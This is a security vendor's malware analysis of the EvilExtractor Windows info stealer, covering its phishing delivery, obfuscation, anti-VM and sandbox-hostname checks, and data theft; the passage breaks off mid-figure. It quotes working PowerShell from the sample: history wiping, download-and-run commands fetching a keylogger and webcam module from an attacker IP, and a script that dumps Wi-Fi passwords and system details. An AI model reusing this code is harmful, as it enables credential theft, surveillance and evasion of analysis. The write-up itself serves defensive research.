EvilExtractor – All-in-One Stealer | FortiGuard Labs

By Cara Lin

Published: 2023-04-20 · Archived: 2026-04-05 14:15:18 UTC

Affected platforms: Windows
Impacted parties: Any organization
Impact: Controls victim's device and collects sensitive information
Severity level: Critical

EvilExtractor (sometimes spelled Evil Extractor) is an attack tool designed to target Windows operating systems and extract data and files from endpoint devices. It includes several modules that all work via an FTP service. It was developed by a company named Kodex, which claims it is an educational tool. However, research conducted by FortiGuard Labs shows cybercriminals are actively using it as an info stealer.

Based on our traffic source data to the host, evilextractor[.]com, malicious activity increased significantly in March 2023. FortiGuard Labs observed this malware in a phishing email campaign on 30 March, which we traced back to the samples included in this blog. It usually pretends to be a legitimate file, such as an Adobe PDF or Dropbox file, but once loaded, it begins to leverage PowerShell malicious activities. It also contains environment checking and Anti-VM functions. Its primary purpose seems to be to steal browser data and information from compromised endpoints and then upload it to the attacker's FTP server.

We recently reviewed a version of the malware that was injected into a victim's system and, as part of that analysis, identified that most of its victims are located in Europe and America. The developer released its project in October 2022 (Figure 1) and has kept updating it to increase its stability and strengthen its module.

This article will examine the initial attack method used to deliver EvilExtractor and its functions.



Figure 1. EvilExtractor for sale on the web

Initial Access

The phishing email with the malicious attachment is shown in Figure 2. It is disguised as an account confirmation request. The attacker also tricks the victim by using an Adobe PDF icon for the decompressed file. The PE header is shown in Figure 3.



Figure 2. The phishing email



Figure 3. File header of "Account_Info.exe"

The execution file is a Python program packaged by PyInstaller. We extracted it with pyinstxtractor and found that the “PYARMOR” string in its main code file “contain.pyc”, shown in Figure 4, is an obfuscating tool for Python script that makes the malware harder to be analyzed and detected. We extracted the key and iv from _pytransform.dll and decrypted the “contain.pyc” using AES-GCM.

contain.pyc

Offset	
00000000	a ã @ s$ d d l m Z e ƒ
00000040	e e e d d ƒ d S) é) Ú pyarmor_runtimesÜS PYARMOR a
00000080	4à @ œS ‰ÜÄ”X1ìåu „ >j¨ 4 9{¥ ïûŽ†èŠ ë
000000C0	¢²Ý¿,] ‹?½V9 Q²Ã °c),Ú˜ í Ìze{-ñÄ ku ŽóÍr¡¢u ¿ .·86jÏ ²|´¶ d(
00000100	y Ú°`(`RõMXŸe üÓ}j=_ELj"!ZÌ”M!t Ð Mle«±©´.KÊI!,‹/-ìã³^ -Æ,ß } ¢p
00000140	ÌŽÝk- û¤b8 Ð³¢N½d cl% ÁÖÂˆï#™›‘ ¹á¾[ç 0¿= ýŠFWr ±ƒ˜U!Ç Š•Ö'\N
00000180	ò(Q\³ÁåÉéáv+¤v¨˜? ÙÌK ê˜ùèü³åYh;y»‡Õs < ãŽÜ [§:ßZák ¹F= P‘V ®
000001C0	àñZ” †'UÐ*˜šZ±,×¹|»üÔº1 6ÈÃIÊéÜë ?ég Ú ¶L³(þpÊWì_ íT 8Q ¼ š
00000200	ØšVP 45æDã†^Á¯ ”6õsgÎ ßW Všõá\3¨š)Ó³+˜!ÏZ žo)/È»R~•WqnàÕC h@äAÀE
00000240	GÉ?Ó2¥YÿÁ– Á. T‰ŠX¸nCÔ÷M¥ÓœO‹îú›§†ÏêTÚQmù?k 6NPÉ`Ó^¹ ´ž¬5 ¢ÄUñð7

Figure 4. Code in "contain.pyc"

In addition to the Python program, we observed a .NET loader that can extract EvilExtractor. Figure 5 is part of the code. It contains Base64-encoded data, which is a PowerShell script. This execution file is generated from the tool "PS2EXE-GUI", which can convert PowerShell scripts to EXE Files.



Figure 5. .Net Code for EvilExtractor

EvilExtractor

After decrypting the pyc file, we get the primary code of EvilExtractor. It is a PowerShell script that contains the following modules:

- Date time checking
- Anti-Sandbox
- Anti-VM
- Anti-Scanner
- FTP server setting
- Steal data
- Upload Stolen data
- Clear log

It first checks whether the system's date is between 2022-11-09 and 2023-04-12. If not, it uses the following command to delete the data in PSReadline and terminate:

```
DEL \"$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*\" -Force -Recurse
```

It then compares the product model to see if it matches any of the following: VirtualBox, VMWare, Hyper-V, Parallels, Oracle VM VirtualBox, Citrix Hypervisor, QEMU, KVM, Proxmox VE, or Docker, as shown in Figure 6. It also checks the victim's hostname against 187 names from VirusTotal machines or other scanner/virtual machines, as shown in Figure 7.

```
$IsVirtual=Get-CimInstance win32_computersystem | select -ExpandProperty Model
if ($IsVirtual -eq 'V'+'i'+'r'+'t'+'u'+'a'+'l'+'B'+'o'+'x'){
exit
}elseif($IsVirtual -eq 'V'+'M'+'W'+'a'+'r'+'e') {
exit
}elseif($IsVirtual -eq 'H'+'y'+'p'+'e'+'r'+'-'+'V') {
exit
}elseif($IsVirtual -eq 'P'+'a'+'r'+'a'+'l'+'l'+'e'+'l'+'s') {
exit
}elseif($IsVirtual -eq 'O'+'r'+'a'+'c'+'l'+'e'+' '+'V'+'M'+' '+'V'+'i'+'r'+'t'+'u'+'a'+'l'+'B'+'o'+'x') {
exit
}elseif($IsVirtual -eq 'C'+'i'+'t'+'r'+'i'+'x'+' '+'H'+'y'+'p'+'e'+'r'+'v'+'i'+'s'+'o'+'r') {
exit
}elseif($IsVirtual -eq 'Q'+'E'+'M'+'U') {
exit
}elseif($IsVirtual -eq 'K'+'V'+'M') {
exit
}elseif($IsVirtual -eq 'P'+'r'+'o'+'x'+'m'+'o'+'x'+' '+'V'+'E') {
exit
}elseif($IsVirtual -eq 'D'+'o'+'c'+'k'+'e'+'r') {
exit
```

Figure 6. EvilExtractor comparing product model for match

00900BC83803	DESKTOP-19OLLTD	DESKTOP-BXJYAEC	DESKTOP-GNQZM0O	DESKTOP-RHXDKWW	
0CC47AC83803	DESKTOP-1PYKP29	DESKTOP-CBGPFEE	DESKTOP-GPPK5VQ	DESKTOP-S1LFPHO	DESKTOP-ZNCAEAM
6C4E733F-C2D9-4	DESKTOP-1Y2433R	DESKTOP-CDQE7VN	DESKTOP-HASANLO	DESKTOP-SUPERIO	DESKTOP-ZOJJ8KL
ACEPC	DESKTOP-4U8DTF8	DESKTOP-CHAYANN	DESKTOP-HQLUWFA	DESKTOP-V1L26J5	DESKTOP-ZV9GVYL
AIDANPC	DESKTOP-54XGX6F	DESKTOP-CM0DAW8	DESKTOP-HSS0DJ9	DESKTOP-VIRENDO	DOMIC-DESKTOP
ALENMOOS-PC	DESKTOP-5OV9S0O	DESKTOP-CNFVLMW	DESKTOP-IAPKN1P	DESKTOP-VKNFFB6	EA8C2E2A-D017-4
ALIONE	DESKTOP-6AKQQAM	DESKTOP-CRCCCOT	DESKTOP-IFCAQVL	DESKTOP-VRSQLAG	ESPNHOOL
APPONFLY-VPS	DESKTOP-6BMFT65	DESKTOP-D019GDM	DESKTOP-ION5ZSB	DESKTOP-VWJU7MF	GANGISTAN
ARCHIBALDPC	DESKTOP-70T5SDX	DESKTOP-D4FEN3M	DESKTOP-JQPIFWD	DESKTOP-VZ5ZSYI	GBQHURCC
azure	DESKTOP-7AFSTDP	DESKTOP-DE369SE	DESKTOP-KALVINO	DESKTOP-W8JLV9V	GRAFPC
B30F0242-1C6A-4	DESKTOP-7XC6GEZ	DESKTOP-DIL6IYA	DESKTOP-KOKOVSK	DESKTOP-WG3MYJS	GRXNNIIE
BAROSINO-PC	DESKTOP-8K9D93B	DESKTOP-ECWZXY2	DESKTOP-NAKFFMT	DESKTOP-WI8CLET	gYyZc9HZCYhRLNg
BECKER-PC	DESKTOP-AHGXKTV	DESKTOP-F7BGEN9	DESKTOP-NKP0I4P	DESKTOP-XOY7MHS	JBYQTQBO
BEE7370C-8C0C-4	DESKTOP-ALBERTO	DESKTOP-FSHHZLJ	DESKTOP-NM1ZPLG	DESKTOP-Y8ASUIL	JERRY-TRUJILLO
COFFEE-SHOP	DESKTOP-B0T93D6	DESKTOP-G4CWFLF	DESKTOP-NTU7VUO	DESKTOP-YW9UO1H	JOHN-PC
COMPNAME_4047	DESKTOP-BGN5L8Y	DESKTOP-GELATOR	DESKTOP-QUAY8GS	DESKTOP-ZJF9KAN	JUDES-DOJO
d1bnJkfVlH	DESKTOP-BUGIO	DESKTOP-GLBAZXT	DESKTOP-RCA3QWX	DESKTOP-ZMYEHDA	JULIA-PC
LISA-PC	T00917	WINZDS-B03L9CEO	DESKTOP-6UJBD2J	DESKTOP-J5XGGXR	LANTECH-LLC
LOUISE-PC	test42	WINZDS-BMSMD8ME	DESKTOP-LTMCKLA	DESKTOP-JHUHOTB	
LUCAS-PC	TIQIYLA9TW5M	WINZDS-BUAOKGG1	DESKTOP-FLTWYYU	DESKTOP-64ACUCH	
MIKE-PC	TMKNGOMU	WINZDS-K7VIK4FC	DESKTOP-WA2BY3L	DESKTOP-SUNDMI5	
NETTYPC	TVM-PC	WINZDS-QNGKGN59	DESKTOP-UBDJJ0A	DESKTOP-GCN6MIO	
ORELEEPC	VONRAHEL	WINZDS-RST0E8VU	DESKTOP-KXP5YFO	FERREIRA-W10	
ORXGKKZC	WILEYPC	WINZDS-U95191IG	DESKTOP-DAU8GJ2	DESKTOP-MJC6500	
Paul Jones	WIN-5E07COS9ALR	WINZDS-VQH86L5D	DESKTOP-FCRB3FM	DESKTOP-WS7PPR2	
PC-DANIELE	WINDOWS-EEL53SN	WORK	DESKTOP-VYRNO7M	DESKTOP-XWQ5FUV	
PROPERTY-LTD	WINZDS-1BHRVPQU	XC64ZB	DESKTOP-PKQNDSR	DESKTOP-UHHSY4R	
Q9IATRKPRH	WINZDS-22URJIBV	XGNSVODU	DESKTOP-SCNDJWE	ART-PC	
QarZhrdBpj	WINZDS-3FF2I9SN	ZELJAVA	DESKTOP-RSNLFZS	22H2-Sandy-10	
RALPHS-PC	WINZDS-5J75DTHH	3CECEFC83806	DESKTOP-MWFRVKH	22H2-Sandy-13	
SERVER-PC	WINZDS-6TUIHN7R	C81F66C83805	DESKTOP-QLN2VUF	RTTC-Sandy-01	
SERVER1	WINZDS-8MAEI8E4	DESKTOP-USLVD7G	DESKTOP-62YPFIQ	ANNA-PC	
Steve	WINZDS-9IO75SVG	DESKTOP-AUPFKSY	DESKTOP-PA0FNV5	HEAFXHS89739807	
SYKGUIDE-WS17	WINZDS-AM76HPK2	DESKTOP-RP4FIBL	DESKTOP-B9OARKC	WIN-FAQNW51HSQ0	

Figure 7. Virtual environment and scanner/virtual machine checking

After passing the environment check, EvilExtractor downloads three components from http://193[.]42[.]33[.]232 used for stealing data. These files are also Python programs that are obfuscated using PyArmor. The first is “KK2023.zip”, which is used for stealing browser data and saving it in the folder “IMP_Data”. It can extract cookies from Google Chrome, Microsoft Edge, Opera, and Firefox. It also collects browser history and passwords from the following browsers:

Amigo	CentBrowser	Google Chrome SxS	uCozMedia
Torch	7Star	Google Chrome	YandexBrowser
Kometa	Sputnik	Epic Privacy Browser	Brave-Browser
Orbitum	Vivaldi	Microsoft Edge	Iridium

The second file is “Confirm.zip”. It is a key logger that saves data in the “KeyLogs” folder. The last file, “MnMs.zip”, is a webcam extractor. Its corresponding code is shown in Figure 8.

```
$EM4vvrrvMM4Eyvdr4M44E.DownloadFile("http://193.42.33.232/alheim/Confirm.zip","$($env:APPD
ATA)\Google-Update\Confirm.zip")
Unzip "$($env:APPDATA)\Google-Update\Confirm.zip" "$($env:APPDATA)\Google-Update"
cd "$($env:APPDATA)\Google-Update";.\Confirm.exe
cd "$($env:APPDATA)";mkdir "sharing\($hey)$whoami\Ss";mkdir
"sharing\($hey)$whoami\KeyLogs";mkdir log_d_information_889176
$EM4vvrrvMM4Eyvdr4M44E.DownloadFile("http://193.42.33.232/mrytr/MnMs.zip","$($env:APPDATA)
\log_d_information_889176\MnMs.zip")
Unzip "$($env:APPDATA)\log_d_information_889176\MnMs.zip"
"$($env:APPDATA)\log_d_information_889176"
(...omit)
cd "$($env:APPDATA)\log_d_information_889176";.\MnMs.exe;Start-Sleep -Seconds 5;Copy-Item
-Path "dosya.bmp" -Recurse -Destination
"$env:APPDATA\sharing\($hey)$whoami\Ss\webcam$count_web.bmp"
```

Figure 8. Download components for the Keylogger and Webcam Snapshot functions

EvilExtractor also collects system information by PowerShell script, shown in Figure 9. Figure 10 shows the concatenated data in a text file called “Credentials.txt”.

```
$PublicIP = Invoke-RestMethod -Uri "http://ipinfo.io/json" | Select-Object -ExpandProperty ip
$Location = Invoke-RestMethod -Uri "http://ipinfo.io/$PublicIP/json" | Select-Object
-ExpandProperty loc
$ComputerName = $env:COMPUTERNAME
$Username = $env:USERNAME
$RAM = Get-CimInstance -Class Win32_PhysicalMemory | Measure-Object -Property Capacity -Sum |
Select-Object -ExpandProperty Sum
$RAM = $RAM / 1GB
$KeyboardLanguage = (Get-WinUserLanguageList).LanguageTag
$GPU = Get-CimInstance -Class Win32_VideoController | Select-Object -ExpandProperty Name
$CPU = Get-CimInstance -Class Win32_Processor | Select-Object -ExpandProperty Name
$MACAddresses = Get-NetAdapter -Physical | Select-Object -ExpandProperty MacAddress
if ($MACAddresses.Count -eq 1) {
    $MACAddress = $MACAddresses
}
if ($MACAddresses.Count -gt 1) {
    $MACAddress = $MACAddresses[0]
}else{
    $MACAddress = "MAC Address not found"
}
$WIFI = (netsh wlan show profiles) | Select-String "\:(.+)$" |
%{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name"
key=clear)}  | Select-String "Key Content\W+\:(.+)$" |
%{$pass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{
PROFILE_NAME=$name;PASSWORD=$pass }} | Out-String
$OS = Get-CimInstance -ClassName Win32_OperatingSystem
$OsName = $OS.Caption
$OsBit = $OS.OSArchitecture
$Data = "Public IP: $PublicIP`nLocation: $Location`nComputer Name: $ComputerName`nUsername:
$Username`nRAM: $RAM GB`nOS Name: $OsName`nOS Bit: $OsBit`nKeyboard Language:
$KeyboardLanguage`nGPU: $GPU`nCPU: $CPU`nMAC Address: $MACAddress`nExtracted WIFI:`n$WIFI"
Add-Content -Path "$env:APPDATA\Cred\($hey)$whoami\$2-Credentials\Credentials.txt" -Value $Data
```

Figure 9. PowerShell script for collecting system information



Figure 10. Content of “Credentials.txt”

EvilExtractor downloads files with specific extensions from the Desktop and Download folders, including jpg, png, jpeg, mp4, mpeg, mp3, avi, txt, rtf, xlsx, docx, pptx, pdf, rar, zip, 7z, csv, xml, and html. It also uses the command “CopyFromScreen” to capture a screenshot. The code is shown in Figure 11.

```
Copy-Item -Path "$($env:LOCALAPPDATA)\NewStream\IMP_Data\*" -Recurse -Destination
"$env:APPDATA\Cred\($hey)$whoami\$1-Password-Cookies\"
